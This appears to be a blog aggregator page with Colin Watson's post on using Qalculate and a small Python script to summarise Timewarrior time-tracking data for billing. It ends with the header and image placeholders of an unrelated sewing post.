Search Results: "cts"

23 February 2025

Colin Watson: Qalculate time hacks

Anarcat recently wrote about Qalculate, and I think I m a convert, even though I ve only barely scratched the surface. The thing I almost immediately started using it for is time calculations. When I started tracking my time, I quickly found that Timewarrior was good at keeping all the data I needed, but I often found myself extracting bits of it and reprocessing it in variously clumsy ways. For example, I often don t finish a task in one sitting; maybe I take breaks, or I switch back and forth between a couple of different tasks. The raw output of timew summary is a bit clumsy for this, as it shows each chunk of time spent as a separate row:
$ timew summary 2025-02-18 Debian
Wk Date       Day Tags                            Start      End    Time   Total
W8 2025-02-18 Tue CVE-2025-26465, Debian,       9:41:44 10:24:17 0:42:33
                  next, openssh
                  Debian, FTBFS with GCC-15,   10:24:17 10:27:12 0:02:55
                  icoutils
                  Debian, FTBFS with GCC-15,   11:50:05 11:57:25 0:07:20
                  kali
                  Debian, Upgrade to 0.67,     11:58:21 12:12:41 0:14:20
                  python_holidays
                  Debian, FTBFS with GCC-15,   12:14:15 12:33:19 0:19:04
                  vigor
                  Debian, FTBFS with GCC-15,   12:39:02 12:39:38 0:00:36
                  python_setproctitle
                  Debian, Upgrade to 1.3.4,    12:39:39 12:46:05 0:06:26
                  python_setproctitle
                  Debian, FTBFS with GCC-15,   12:48:28 12:49:42 0:01:14
                  python_setproctitle
                  Debian, Upgrade to 3.4.1,    12:52:07 13:02:27 0:10:20 1:44:48
                  python_charset_normalizer
                                                                         1:44:48
So I wrote this Python program to help me:
#! /usr/bin/python3
"""
Summarize timewarrior data, grouped and sorted by time spent.
"""
import json
import subprocess
from argparse import ArgumentParser, RawDescriptionHelpFormatter
from collections import defaultdict
from datetime import datetime, timedelta, timezone
from operator import itemgetter
from rich import box, print
from rich.table import Table
parser = ArgumentParser(
    description=__doc__, formatter_class=RawDescriptionHelpFormatter
)
parser.add_argument("-t", "--only-total", default=False, action="store_true")
parser.add_argument(
    "range",
    nargs="?",
    default=":today",
    help="Time range (usually a hint, e.g. :lastweek)",
)
parser.add_argument("tag", nargs="*", help="Tags to filter by")
args = parser.parse_args()
entries: defaultdict[str, timedelta] = defaultdict(timedelta)
now = datetime.now(timezone.utc)
for entry in json.loads(
    subprocess.run(
        ["timew", "export", args.range, *args.tag],
        check=True,
        capture_output=True,
        text=True,
    ).stdout
):
    start = datetime.fromisoformat(entry["start"])
    if "end" in entry:
        end = datetime.fromisoformat(entry["end"])
    else:
        end = now
    entries[", ".join(entry["tags"])] += end - start
if not args.only_total:
    table = Table(box=box.SIMPLE, highlight=True)
    table.add_column("Tags")
    table.add_column("Time", justify="right")
    for tags, time in sorted(entries.items(), key=itemgetter(1), reverse=True):
        table.add_row(tags, str(time))
    print(table)
total = sum(entries.values(), start=timedelta())
hours, rest = divmod(total, timedelta(hours=1))
minutes, rest = divmod(rest, timedelta(minutes=1))
seconds = rest.seconds
print(f"Total time:  hours:02 : minutes:02 : seconds:02 ")
$ summarize-time 2025-02-18 Debian
  Tags                                                     Time
  
  CVE-2025-26465, Debian, next, openssh                 0:42:33
  Debian, FTBFS with GCC-15, vigor                      0:19:04
  Debian, Upgrade to 0.67, python_holidays              0:14:20
  Debian, Upgrade to 3.4.1, python_charset_normalizer   0:10:20
  Debian, FTBFS with GCC-15, kali                       0:07:20
  Debian, Upgrade to 1.3.4, python_setproctitle         0:06:26
  Debian, FTBFS with GCC-15, icoutils                   0:02:55
  Debian, FTBFS with GCC-15, python_setproctitle        0:01:50
Total time: 01:44:48
Much nicer. But that only helps with some of my reporting. At the end of a month, I have to work out how much time to bill Freexian for and fill out a timesheet, and for various reasons those queries don t correspond to single timew tags: they sometimes correspond to the sum of all time spent on multiple tags, or to the time spent on one tag minus the time spent on another tag, or similar. As a result I quite often have to do basic arithmetic on time intervals; but that s surprisingly annoying! I didn t previously have good tools for that, and was reduced to doing things like str(timedelta(hours=..., minutes=..., seconds=...) + ...) in Python, which gets old fast. Instead:
$ qalc '62:46:30 - 51:02:42 to time'
(225990 / 3600)   (183762 / 3600) = 11:43:48
I also often want to work out how much of my time I ve spent on Debian work this month so far, since Freexian pays me for up to 20% of my work time on Debian; if I m under that then I might want to prioritize more Debian projects, and if I m over then I should be prioritizing more Freexian projects as otherwise I m not going to get paid for that time.
$ summarize-time -t :month Freexian
Total time: 69:19:42
$ summarize-time -t :month Debian
Total time: 24:05:30
$ qalc '24:05:30 / (24:05:30 + 69:19:42) to %'
(86730 / 3600) / ((86730 / 3600) + (249582 / 3600))   25.78855349%
I love it.

Valhalla's Things: Water Resistant Hood

Posted on February 23, 2025
Tags: madeof:atoms, craft:sewing, FreeSoftWear



